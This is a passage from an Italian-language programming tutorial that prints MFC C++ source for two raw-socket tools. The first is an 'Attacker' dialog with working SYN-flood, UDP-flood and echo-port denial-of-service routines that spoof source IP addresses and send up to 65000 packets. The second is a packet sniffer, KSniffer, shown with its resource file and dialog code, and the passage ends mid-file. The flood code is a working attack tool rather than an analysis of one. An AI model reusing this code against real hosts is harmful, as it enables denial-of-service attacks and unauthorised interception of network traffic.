	void UDPFlood();
	LPSTR IPCtrlToSTR(CIPAddressCtrl* ctrl);
	void SynFlood();
};

//{{AFX_INSERT_LOCATION}}
// Microsoft Visual C++ will insert additional declarations immediately before the
previous line.

#endif // !defined(AFX_ATTACKERDLG_H__8456DC89_947E_41AF_9892_DA13C972DBF4__INCLUDED_)
```

```
// AttackerDlg.cpp

#include "stdafx.h"
#include "Attacker.h"
#include "AttackerDlg.h"

#include "..\SpoofSocket.h"
#include "..\UDPSocket.h"
#include "..\TCPSocket.h"

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

/////////////////////////////////////////////////////////////////////////////
// CAboutDlg dialog used for App About

class CAboutDlg : public CDialog
{
public:
	CAboutDlg();

// Dialog Data
	//{{AFX_DATA(CAboutDlg)
	enum { IDD = IDD_ABOUTBOX };
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
	//{{AFX_VIRTUAL(CAboutDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);	// DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	//{{AFX_MSG(CAboutDlg)
	//}}AFX_MSG
	DECLARE_MESSAGE_MAP()
```

```
};

CAboutDlg::CAboutDlg() : CDialog(CAboutDlg::IDD)
{
	//{{AFX_DATA_INIT(CAboutDlg)
	//}}AFX_DATA_INIT
}

void CAboutDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CAboutDlg)
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CAboutDlg, CDialog)
	//{{AFX_MSG_MAP(CAboutDlg)
		// No message handlers
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CAttackerDlg dialog

CAttackerDlg::CAttackerDlg(CWnd* pParent /*=NULL*/)
	: CDialog(CAttackerDlg::IDD, pParent)
{
	//{{AFX_DATA_INIT(CAttackerDlg)
	m_Packets = 0;
	m_SourcePort = 0;
	m_DestinationPort = 0;
	m_AttackType = -1;
	m_TcpOptions = FALSE;
	m_IPOptions = FALSE;
	//}}AFX_DATA_INIT
	// Note that LoadIcon does not require a subsequent DestroyIcon in Win32
	m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);
}

void CAttackerDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CAttackerDlg)
	DDX_Control(pDX, IDC_SOURCEIP, m_SourceIP);
	DDX_Control(pDX, IDC_DESTINATIONIP, m_DestinationIP);
	DDX_Text(pDX, IDC_PACKETS, m_Packets);
	DDV_MinMaxInt(pDX, m_Packets, 1, 65000);
	DDX_Text(pDX, IDC_SOURCEPORT, m_SourcePort);
	DDX_Text(pDX, IDC_DESTINATIONPORT, m_DestinationPort);
	DDX_Radio(pDX, IDC_SYNATTACK, m_AttackType);
	DDX_Check(pDX, IDC_TCPOPTIONS, m_TcpOptions);
	DDX_Check(pDX, IDC_IPOPTIONS, m_IPOptions);
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CAttackerDlg, CDialog)
	//{{AFX_MSG_MAP(CAttackerDlg)
	ON_WM_SYSCOMMAND()
	ON_WM_PAINT()
	ON_WM_QUERYDRAGICON()
	ON_BN_CLICKED(IDC_SEND, OnSend)
	ON_BN_CLICKED(IDQuit, OnQuit)
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CAttackerDlg message handlers

BOOL CAttackerDlg::OnInitDialog()
{
	CDialog::OnInitDialog();

	// Add "About..." menu item to system menu.

	// IDM_ABOUTBOX must be in the system command range.
	ASSERT((IDM_ABOUTBOX & 0xFFF0) == IDM_ABOUTBOX);
	ASSERT(IDM_ABOUTBOX < 0xF000);
```


```
	CMenu* pSysMenu = GetSystemMenu(FALSE);
	if (pSysMenu != NULL)
	{
		CString strAboutMenu;
		strAboutMenu.LoadString(IDS_ABOUTBOX);
		if (!strAboutMenu.IsEmpty())
		{
			pSysMenu->AppendMenu(MF_SEPARATOR);
			pSysMenu->AppendMenu(MF_STRING, IDM_ABOUTBOX, strAboutMenu);
		}
	}

	// Set the icon for this dialog.  The framework does this automatically
	//  when the application's main window is not a dialog
	SetIcon(m_hIcon, TRUE);			// Set big icon
	SetIcon(m_hIcon, FALSE);		// Set small icon

	// TODO: Add extra initialization here

	return TRUE;  // return TRUE  unless you set the focus to a control
}

void CAttackerDlg::OnSysCommand(UINT nID, LPARAM lParam)
{
	if ((nID & 0xFFF0) == IDM_ABOUTBOX)
	{
		CAboutDlg dlgAbout;
		dlgAbout.DoModal();
	}
	else
	{
		CDialog::OnSysCommand(nID, lParam);
	}
}

// If you add a minimize button to your dialog, you will need the code below
//  to draw the icon.  For MFC applications using the document/view model,
//  this is automatically done for you by the framework.

void CAttackerDlg::OnPaint()
{
	if (IsIconic())
	{
		CPaintDC dc(this); // device context for painting

		SendMessage(WM_ICONERASEBKGND, (WPARAM) dc.GetSafeHdc(), 0);

		// Center icon in client rectangle
		int cxIcon = GetSystemMetrics(SM_CXICON);
		int cyIcon = GetSystemMetrics(SM_CYICON);
		CRect rect;
		GetClientRect(&rect);
		int x = (rect.Width() - cxIcon + 1) / 2;
		int y = (rect.Height() - cyIcon + 1) / 2;

		// Draw the icon
		dc.DrawIcon(x, y, m_hIcon);
	}
	else
	{
		CDialog::OnPaint();
	}
}

// The system calls this to obtain the cursor to display while the user drags
//  the minimized window.
HCURSOR CAttackerDlg::OnQueryDragIcon()
{
	return (HCURSOR) m_hIcon;
}

void CAttackerDlg::OnSend()
{
	//Invalidate (get all data)
	if (UpdateData(TRUE))
	{
```

```
                //Attack
                switch(m_AttackType)
                {
                        case ATTACK_SYN:
                                SynFlood();
                                break;
                        case ATTACK_ECHO:
                                EchoAttack();
                                break;
                        case ATTACK_UDP:
                                UDPFlood();
                                break;
                }
        }

}

void CAttackerDlg::OnQuit()
{
        //quit
        EndDialog(0);
}

void CAttackerDlg::SynFlood()
{
        //Create the tcp socket
        CTCPSocket* tcp;
        tcp=new CTCPSocket();

        //Was an error
        BOOL bError=TRUE;

        tcp->SetRaw(TRUE);

        if (tcp->Create())
        {
                bError=FALSE;
                //Set the source IP
                char* cSourceIP;
                cSourceIP=IPCtrlToSTR(&m_SourceIP);

                if (!cSourceIP)
                        //Error
                        AfxMessageBox(ERROR_INVALID_SOURCE);
                else
                {
                        //Copy source IP
                        cSourceIP=_strdup(cSourceIP);

                        char* cDestinationIP;
                        cDestinationIP=IPCtrlToSTR(&m_DestinationIP);

                        if (!cDestinationIP)
                        {
                                delete cSourceIP;
                                //Error
                                AfxMessageBox(ERROR_INVALID_DESTINATION);
                        }
                        else
                        {
                                bError=TRUE;

                                //Let's attack
                                tcp->SetSourceAddress(cSourceIP);
                                tcp->Bind(cSourceIP);

                                if (m_IPOptions)
                                        SetIPOptions(tcp);

                                //Check if allowing TCP options
                                if (m_TcpOptions)
                                {
                                        tcp->SetTCPOptions(TRUE);
                                        tcp->GetTCPOptions()->AddOption_Nothing();
                                        tcp->GetTCPOptions()->AddOption_ENDLIST();
                                }
```

```
                              for (int iCount=1;iCount<=m_Packets;iCount++)
                                     if (tcp-
>Connect(m_SourcePort,cDestinationIP,m_DestinationPort))
                                            //OK
                                            bError=FALSE;

                              delete cSourceIP;
                       }
               }
       }

       if (bError)
               //Display error
               DisplaySocketError(tcp);

       tcp->Close();
       delete tcp;
}

void CAttackerDlg::DisplaySocketError(CSpoofSocket *sock)
{
       //Display an error
       char* cErr;
       cErr=new char[10];
       itoa(sock->GetLastError(),cErr,10);

       char* cMsg;
       cMsg=new char[40];
       strcpy(cMsg,"Winsock error : ");
       strcat(cMsg,cErr);

       AfxMessageBox(cMsg);

       delete cMsg;
       delete cErr;
}

LPSTR CAttackerDlg::IPCtrlToSTR(CIPAddressCtrl* ctrl)
{
       //Converts the control address to textual address
       //Convert bytes to string
       BYTE bOctet1;
       BYTE bOctet2;
       BYTE bOctet3;
       BYTE bOctet4;

       //Get the value and blank values
       int iBlank;
       iBlank=ctrl->GetAddress(bOctet1,bOctet2,bOctet3,bOctet4);

       if (iBlank!=4)
               //Not filled
               return NULL;
       else
       {
               in_addr iAddr;
               iAddr.S_un.S_un_b.s_b1=bOctet1;
               iAddr.S_un.S_un_b.s_b2=bOctet2;
               iAddr.S_un.S_un_b.s_b3=bOctet3;
               iAddr.S_un.S_un_b.s_b4=bOctet4;

               return inet_ntoa(iAddr);
       }
}

void CAttackerDlg::UDPFlood()
{
       //Create the udp socket
       CUDPSocket* udp;
       udp=new CUDPSocket();

       udp->SetRaw(TRUE);

       //Was an error
       BOOL bError=TRUE;

       if (udp->Create())
```

```
	{
		bError=FALSE;

		//Set the source IP
		char* cSourceIP;
		cSourceIP=IPCtrlToSTR(&m_SourceIP);

		if (!cSourceIP)
			//Error
			AfxMessageBox(ERROR_INVALID_SOURCE);
		else
		{
			//Copy source IP
			cSourceIP=_strdup(cSourceIP);

			char* cDestinationIP;
			cDestinationIP=IPCtrlToSTR(&m_DestinationIP);

			if (!cDestinationIP)
			{
				delete cSourceIP;
				//Error
				AfxMessageBox(ERROR_INVALID_DESTINATION);
			}
			else
			{
				bError=TRUE;

				if (m_IPOptions)
					SetIPOptions(udp);

				//Let's attack
				udp->SetSourceAddress(cSourceIP);

				//Flood text
				char cFlood[]="TCP/IP library flooding!!!";

				for (int iCount=1;iCount<=m_Packets;iCount++)
					if (udp-
>Send(m_SourcePort,cDestinationIP,m_DestinationPort,cFlood,strlen(cFlood)+1))
						//OK
						bError=FALSE;

				delete cSourceIP;
			}
		}
	}

	if (bError)
		//Display error
		DisplaySocketError(udp);

	udp->Close();
	delete udp;
}

void CAttackerDlg::EchoAttack()
{
		//Create the udp socket
	CUDPSocket* udp;
	udp=new CUDPSocket();

	udp->SetRaw(TRUE);

	//Was an error
	BOOL bError=TRUE;

	if (udp->Create())
	{
		bError=FALSE;

		char* cDestinationIP;
		cDestinationIP=IPCtrlToSTR(&m_DestinationIP);

		if (!cDestinationIP)
			//Error
			AfxMessageBox(ERROR_INVALID_DESTINATION);
```

```
		else
		{
			bError=TRUE;

			if (m_IPOptions)
				SetIPOptions(udp);

			//Let's attack
			udp->SetSourceAddress(cDestinationIP);

			char msg[10]="Die echo";

			for (int iCount=1;iCount<=m_Packets;iCount++)
				if (udp->Send(7,cDestinationIP,7,msg,strlen(msg)))
					//OK
					bError=FALSE;

		}

	}

	if (bError)
		//Display error
		DisplaySocketError(udp);

	udp->Close();
	delete udp;
}

void CAttackerDlg::SetIPOptions(CSpoofSocket *sok)
{
	//Add options
	sok->SetOptions(TRUE);
	sok->GetOptions()->AddOption_Security(IPOption_SECURITY_TOPSECRET);
	sok->GetOptions()->AddOption_Stream(1);

	tRouting rRT;
	rRT.iRoutes=1;
	rRT.ulRoutes[0]=inet_addr("127.0.0.1");

	sok->GetOptions()->AddOption_LooseRoute(rRT);
	sok->GetOptions()->AddOption_RecordRoute(1);
	sok->GetOptions()->AddOption_ENDLIST();
}
```

Esistono ancora due file .CPP e .H creati dal Visual Studio richiendendo di creare un applicativo basato sulla dialog tramite il class wizard.
In altre parole quando attivate Visual Studio richiedete di creare un applicazione basata sulla dialog.
Il sistema di sviluppo creerà un applicativo con all'interno una dialog di default.
Potete prendere la risorsa della dialog definita dentro al file .RC e sostituirla a quella creata da Visual Studio.
Un esempio di SNIFFER in grado di catturare dati è il seguente.
La creazione deve essere fatta partendo da un progetto nuovo generato in MFC basato sulla dialog la quale ha il seguente layout.

Il contenuto del file .RC è il seguente :

```
//Microsoft Developer Studio generated resource script.
//
#include "resource.h"

#define APSTUDIO_READONLY_SYMBOLS
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 2 resource.
//
#include "afxres.h"

/////////////////////////////////////////////////////////////////////////////
#undef APSTUDIO_READONLY_SYMBOLS

/////////////////////////////////////////////////////////////////////////////
// English (U.S.) resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
#pragma code_page(1252)
#endif //_WIN32

/////////////////////////////////////////////////////////////////////////////
//
// Dialog
//

IDD_ABOUTBOX DIALOG DISCARDABLE  0, 0, 235, 77
STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU
CAPTION "About KSniffer"
FONT 8, "MS Sans Serif"
BEGIN
    ICON            IDR_MAINFRAME,IDC_STATIC,11,17,21,20
    DEFPUSHBUTTON   "OK",IDOK,178,7,50,14,WS_GROUP
    LTEXT           "Attacker Version 1.0",IDC_STATIC,48,16,81,9
    LTEXT           "copyright (C) 2001, Komodia Inc.",IDC_STATIC,48,28,109,
                    9
    LTEXT           "http://www.komodia.com",IDC_STATIC,48,41,103,10
    LTEXT           "barak@komodia.com",IDC_STATIC,48,53,88,11
END

IDD_KSNIFFER_DIALOG DIALOGEX 0, 0, 281, 170
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
EXSTYLE WS_EX_APPWINDOW
CAPTION "Komodia sniffer"
FONT 8, "MS Sans Serif"
BEGIN
    DEFPUSHBUTTON   "Sniff",ID_SNIFF,90,27,50,14
    PUSHBUTTON      "Quit",IDCANCEL,90,43,50,14
    LISTBOX         IDC_INTERFACELIST,13,27,69,40,LBS_SORT |
                    LBS_NOINTEGRALHEIGHT | WS_VSCROLL | WS_TABSTOP
    LTEXT           "Available interfaces",IDC_INTERFACESTATIC,13,14,77,13
```

```
    LISTBOX         IDC_DATALIST,13,92,252,65,LBS_NOINTEGRALHEIGHT |
                    WS_VSCROLL | WS_TABSTOP
    LTEXT           "Captured data",IDC_CAPTUREDSTATIC,17,80,66,8
    CONTROL         "Sniff outgoing traffic",IDC_SNIFFCHECK,"Button",
                    BS_AUTOCHECKBOX | WS_TABSTOP,90,64,88,8
END


#ifndef _MAC
/////////////////////////////////////////////////////////////////////////////
//
// Version
//

VS_VERSION_INFO VERSIONINFO
 FILEVERSION 1,0,0,1
 PRODUCTVERSION 1,0,0,1
 FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
 FILEFLAGS 0x1L
#else
 FILEFLAGS 0x0L
#endif
 FILEOS 0x4L
 FILETYPE 0x1L
 FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904B0"
        BEGIN
            VALUE "CompanyName", "\0"
            VALUE "FileDescription", "KSniffer MFC Application\0"
            VALUE "FileVersion", "1, 0, 0, 1\0"
            VALUE "InternalName", "KSniffer\0"
            VALUE "LegalCopyright", "Copyright (C) 2000\0"
            VALUE "LegalTrademarks", "\0"
            VALUE "OriginalFilename", "KSniffer.EXE\0"
            VALUE "ProductName", "KSniffer Application\0"
            VALUE "ProductVersion", "1, 0, 0, 1\0"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END

#endif    // !_MAC


/////////////////////////////////////////////////////////////////////////////
//
// DESIGNINFO
//

#ifdef APSTUDIO_INVOKED
GUIDELINES DESIGNINFO DISCARDABLE
BEGIN
    IDD_ABOUTBOX, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 228
        TOPMARGIN, 7
        BOTTOMMARGIN, 70
    END

    IDD_KSNIFFER_DIALOG, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 274
        TOPMARGIN, 7
        BOTTOMMARGIN, 163
    END
END
#endif    // APSTUDIO_INVOKED
```

```
/////////////////////////////////////////////////////////////////////////////
//
// String Table
//

STRINGTABLE DISCARDABLE
BEGIN
    IDS_ABOUTBOX            "&About KSniffer..."
END

#endif    // English (U.S.) resources
/////////////////////////////////////////////////////////////////////////////


/////////////////////////////////////////////////////////////////////////////
// Unknown language: 0xD, 0x1 resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_HEB)
#ifdef _WIN32
LANGUAGE 0xD, 0x1
#pragma code_page(1255)
#endif //_WIN32

#ifdef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// TEXTINCLUDE
//

1 TEXTINCLUDE DISCARDABLE
BEGIN
    "resource.h\0"
END

2 TEXTINCLUDE DISCARDABLE
BEGIN
    "#include ""afxres.h""\r\n"
    "\0"
END

3 TEXTINCLUDE DISCARDABLE
BEGIN
    "#define _AFX_NO_SPLITTER_RESOURCES\r\n"
    "#define _AFX_NO_OLE_RESOURCES\r\n"
    "#define _AFX_NO_TRACKER_RESOURCES\r\n"
    "#define _AFX_NO_PROPERTY_RESOURCES\r\n"
    "\r\n"
    "#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)\r\n"
    "#ifdef _WIN32\r\n"
    "LANGUAGE 9, 1\r\n"
    "#pragma code_page(1252)\r\n"
    "#endif //_WIN32\r\n"
    "#include ""res\\KSniffer.rc2""  // non-Microsoft Visual C++ edited resources\r\n"
    "#include ""afxres.rc""         // Standard components\r\n"
    "#endif\r\n"
    "\0"
END

#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// Icon
//

// Icon with lowest ID value placed first to ensure application icon
// remains consistent on all systems.
IDR_MAINFRAME           ICON    DISCARDABLE     "res\\KSniffer.ico"
#endif    // Unknown language: 0xD, 0x1 resources
/////////////////////////////////////////////////////////////////////////////



#ifndef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
```

```
//
// Generated from the TEXTINCLUDE 3 resource.
//
#define _AFX_NO_SPLITTER_RESOURCES
#define _AFX_NO_OLE_RESOURCES
#define _AFX_NO_TRACKER_RESOURCES
#define _AFX_NO_PROPERTY_RESOURCES

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE 9, 1
#pragma code_page(1252)
#endif //_WIN32
#include "res\KSniffer.rc2"  // non-Microsoft Visual C++ edited resources
#include "afxres.rc"         // Standard components
#endif

/////////////////////////////////////////////////////////////////////////////
#endif    // not APSTUDIO_INVOKED
```

Potete anche copiare la parte relativa alla dialog direttamente sulla dialog creata da Wizard.
Le funzioni legate alla gestione della dialog sono contenuti dentro al file KsnifferDlg.h e KsnifferDlg.cpp i quali hanno i seguenti contenuti.

```
// KSnifferDlg.h : header file
//

#if !defined(AFX_KSNIFFERDLG_H__3A7823CD_9839_4564_8B17_EE78A2640F8D__INCLUDED_)
#define AFX_KSNIFFERDLG_H__3A7823CD_9839_4564_8B17_EE78A2640F8D__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000

/////////////////////////////////////////////////////////////////////////////
// CKSnifferDlg dialog

class CClientSocket;

class CKSnifferDlg : public CDialog
{
// Construction
public:
       CKSnifferDlg(CWnd* pParent = NULL);  // standard constructor

// Dialog Data
       //{{AFX_DATA(CKSnifferDlg)
       enum { IDD = IDD_KSNIFFER_DIALOG };
       CListBox       m_DataList;
       CListBox       m_InterfaceList;
       BOOL   m_Sniff;
       //}}AFX_DATA

       // ClassWizard generated virtual function overrides
       //{{AFX_VIRTUAL(CKSnifferDlg)
       protected:
       virtual void DoDataExchange(CDataExchange* pDX);   // DDX/DDV support
       //}}AFX_VIRTUAL

// Implementation
protected:
       HICON m_hIcon;

       // Generated message map functions
       //{{AFX_MSG(CKSnifferDlg)
       virtual BOOL OnInitDialog();
       afx_msg void OnSysCommand(UINT nID, LPARAM lParam);
       afx_msg void OnPaint();
       afx_msg HCURSOR OnQueryDragIcon();
       afx_msg void OnDestroy();
       afx_msg void OnSniff();
       afx_msg void OnSniffcheck();
       //}}AFX_MSG
       DECLARE_MESSAGE_MAP()
private:
```

```
	BOOL BuildInterfaceList();
	CClientSocket* m_Socket;
};

//{{AFX_INSERT_LOCATION}}
// Microsoft Visual C++ will insert additional declarations immediately before the
previous line.

#endif // !defined(AFX_KSNIFFERDLG_H__3A7823CD_9839_4564_8B17_EE78A2640F8D__INCLUDED_)
```

Il file .cpp invece contiene :

```
// KSnifferDlg.cpp : implementation file
//

#include "stdafx.h"
#include "KSniffer.h"
#include "KSnifferDlg.h"
#include "ClientSocket.h"

#include "..\Interfaces.h"

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

/////////////////////////////////////////////////////////////////////////////
// CAboutDlg dialog used for App About

class CAboutDlg : public CDialog
{
public:
	CAboutDlg();

// Dialog Data
	//{{AFX_DATA(CAboutDlg)
	enum { IDD = IDD_ABOUTBOX };
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
	//{{AFX_VIRTUAL(CAboutDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);    // DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	//{{AFX_MSG(CAboutDlg)
	//}}AFX_MSG
	DECLARE_MESSAGE_MAP()
};

CAboutDlg::CAboutDlg() : CDialog(CAboutDlg::IDD)
{
	//{{AFX_DATA_INIT(CAboutDlg)
	//}}AFX_DATA_INIT
}

void CAboutDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CAboutDlg)
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CAboutDlg, CDialog)
	//{{AFX_MSG_MAP(CAboutDlg)
		// No message handlers
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CKSnifferDlg dialog
```

```
CKSnifferDlg::CKSnifferDlg(CWnd* pParent /*=NULL*/)
	: CDialog(CKSnifferDlg::IDD, pParent)
{
	//{{AFX_DATA_INIT(CKSnifferDlg)
	m_Sniff = FALSE;
	//}}AFX_DATA_INIT
	// Note that LoadIcon does not require a subsequent DestroyIcon in Win32
	m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);
}

void CKSnifferDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CKSnifferDlg)
	DDX_Control(pDX, IDC_DATALIST, m_DataList);
	DDX_Control(pDX, IDC_INTERFACELIST, m_InterfaceList);
	DDX_Check(pDX, IDC_SNIFFCHECK, m_Sniff);
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CKSnifferDlg, CDialog)
	//{{AFX_MSG_MAP(CKSnifferDlg)
	ON_WM_SYSCOMMAND()
	ON_WM_PAINT()
	ON_WM_QUERYDRAGICON()
	ON_WM_DESTROY()
	ON_BN_CLICKED(ID_SNIFF, OnSniff)
	ON_BN_CLICKED(IDC_SNIFFCHECK, OnSniffcheck)
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CKSnifferDlg message handlers

BOOL CKSnifferDlg::OnInitDialog()
{
	CDialog::OnInitDialog();

	// Add "About..." menu item to system menu.

	// IDM_ABOUTBOX must be in the system command range.
	ASSERT((IDM_ABOUTBOX & 0xFFF0) == IDM_ABOUTBOX);
	ASSERT(IDM_ABOUTBOX < 0xF000);

	CMenu* pSysMenu = GetSystemMenu(FALSE);
	if (pSysMenu != NULL)
	{
		CString strAboutMenu;
		strAboutMenu.LoadString(IDS_ABOUTBOX);
		if (!strAboutMenu.IsEmpty())
		{
			pSysMenu->AppendMenu(MF_SEPARATOR);
			pSysMenu->AppendMenu(MF_STRING, IDM_ABOUTBOX, strAboutMenu);
		}
	}

	// Set the icon for this dialog.  The framework does this automatically
	//  when the application's main window is not a dialog
	SetIcon(m_hIcon, TRUE);			// Set big icon
	SetIcon(m_hIcon, FALSE);		// Set small icon

	//Initialize the socket
	m_Socket=new CClientSocket(&m_DataList);

	if (CSpoofBase::InitializeSockets())
	{
		m_Socket->SetRaw(TRUE);
		m_Socket->Create();
	}
	else
	{
		delete m_Socket;
		return FALSE;
	}

	//Build socket list
```

```
        return BuildInterfaceList(); // return TRUE  unless you set the focus to a
control
}

void CKSnifferDlg::OnSysCommand(UINT nID, LPARAM lParam)
{
        if ((nID & 0xFFF0) == IDM_ABOUTBOX)
        {
                CAboutDlg dlgAbout;
                dlgAbout.DoModal();
        }
        else
        {
                CDialog::OnSysCommand(nID, lParam);
        }
}

// If you add a minimize button to your dialog, you will need the code below
//  to draw the icon.  For MFC applications using the document/view model,
//  this is automatically done for you by the framework.

void CKSnifferDlg::OnPaint()
{
        if (IsIconic())
        {
                CPaintDC dc(this); // device context for painting

                SendMessage(WM_ICONERASEBKGND, (WPARAM) dc.GetSafeHdc(), 0);

                // Center icon in client rectangle
                int cxIcon = GetSystemMetrics(SM_CXICON);
                int cyIcon = GetSystemMetrics(SM_CYICON);
                CRect rect;
                GetClientRect(&rect);
                int x = (rect.Width() - cxIcon + 1) / 2;
                int y = (rect.Height() - cyIcon + 1) / 2;

                // Draw the icon
                dc.DrawIcon(x, y, m_hIcon);
        }
        else
        {
                CDialog::OnPaint();
        }
}

// The system calls this to obtain the cursor to display while the user drags
//  the minimized window.
HCURSOR CKSnifferDlg::OnQueryDragIcon()
{
        return (HCURSOR) m_hIcon;
}

void CKSnifferDlg::OnDestroy()
{
        CDialog::OnDestroy();

        //Delete the socket
        delete m_Socket;

        //Delete all
        CSpoofBase::ShutdownSockets();
}

BOOL CKSnifferDlg::BuildInterfaceList()
{
        //Get the list of interfaces
        CInterfaces* pInter;
        pInter=new CInterfaces;

        //Only if we have the interfaces
        if (pInter->GetInterfaces())
        {
                //Build the list
                BOOL bQuit;
                bQuit=FALSE;
```

```
                while (!bQuit)
                {
                        //Get the interface
                        LPSTR lpInterface;
                        lpInterface=pInter->LongToString(pInter->GetAddress());

                        //Add it to the list
                        m_InterfaceList.AddString(lpInterface);

                        //Get next interface
                        bQuit=!pInter->MoveNext();
                }

                delete pInter;
                return TRUE;
        }

        delete pInter;
        return FALSE;
}

void CKSnifferDlg::OnSniff()
{
        CString strInterface;
        m_InterfaceList.GetText(m_InterfaceList.GetCurSel(),strInterface);

        //Get the string
        //Bind to an interface
        if (m_Socket->Bind(strInterface))
                //Sniff
                m_Socket->Sniff(TRUE);
}

void CKSnifferDlg::OnSniffcheck()
{
        UpdateData(TRUE);
        m_Socket->CaptureOutgoing(m_Sniff);
}
```

Lo sniffer utilizza anche un classe che deriva da quella della libreria CsniffSocket.
Questa classe di interessa della gestione della parte client relativa al socket.
L'header ovvero il file .h ha come contenuto :

```
// ClientSocket.h: interface for the CClientSocket class.
//
//////////////////////////////////////////////////////////////////////

#if !defined(AFX_CLIENTSOCKET_H__4BC89B30_1C8E_4022_B1A9_806ED855D346__INCLUDED_)
#define AFX_CLIENTSOCKET_H__4BC89B30_1C8E_4022_B1A9_806ED855D346__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000

#include "..\SniffSocket.h"

class CClientSocket : public CSniffSocket
{
public:
        //Do we need to capture outgoing traffic as well
        void CaptureOutgoing(BOOL bCapture);

        //Bind to a specific address
        virtual BOOL Bind(LPCSTR lpSourceAddress,int iPort=0);

        //ctor and dtor
        CClientSocket(CListBox* pList);
        virtual ~CClientSocket();
protected:
        virtual BOOL OnSocketReceive(int iErrorCode);
private:
        //Analyze the headers
        void AnalyzeTCP(char* cTCPBuffer);
        void AnalyzeUDP(char* cUDPBuffer);
        void AnalyzeICMP(char* cICMPBuffer);
```

```
        //The list box
        CListBox* m_pList;

        //The address
        LPSTR m_lpAddress;

        //Do we need to capture outgoing traffic
        BOOL m_bOutgoing;
};

#endif //
!defined(AFX_CLIENTSOCKET_H__4BC89B30_1C8E_4022_B1A9_806ED855D346__INCLUDED_)
```


Il file .CPP invece è il seguente :

```
// ClientSocket.cpp: implementation of the CClientSocket class.
//
//////////////////////////////////////////////////////////////////////

#include "stdafx.h"
#include "KSniffer.h"
#include "ClientSocket.h"

//These includes are only to get the header definition
#include "..\TCPSocket.h"
#include "..\UDPSocket.h"
#include "..\ICMPSocket.h"

#ifdef _DEBUG
#undef THIS_FILE
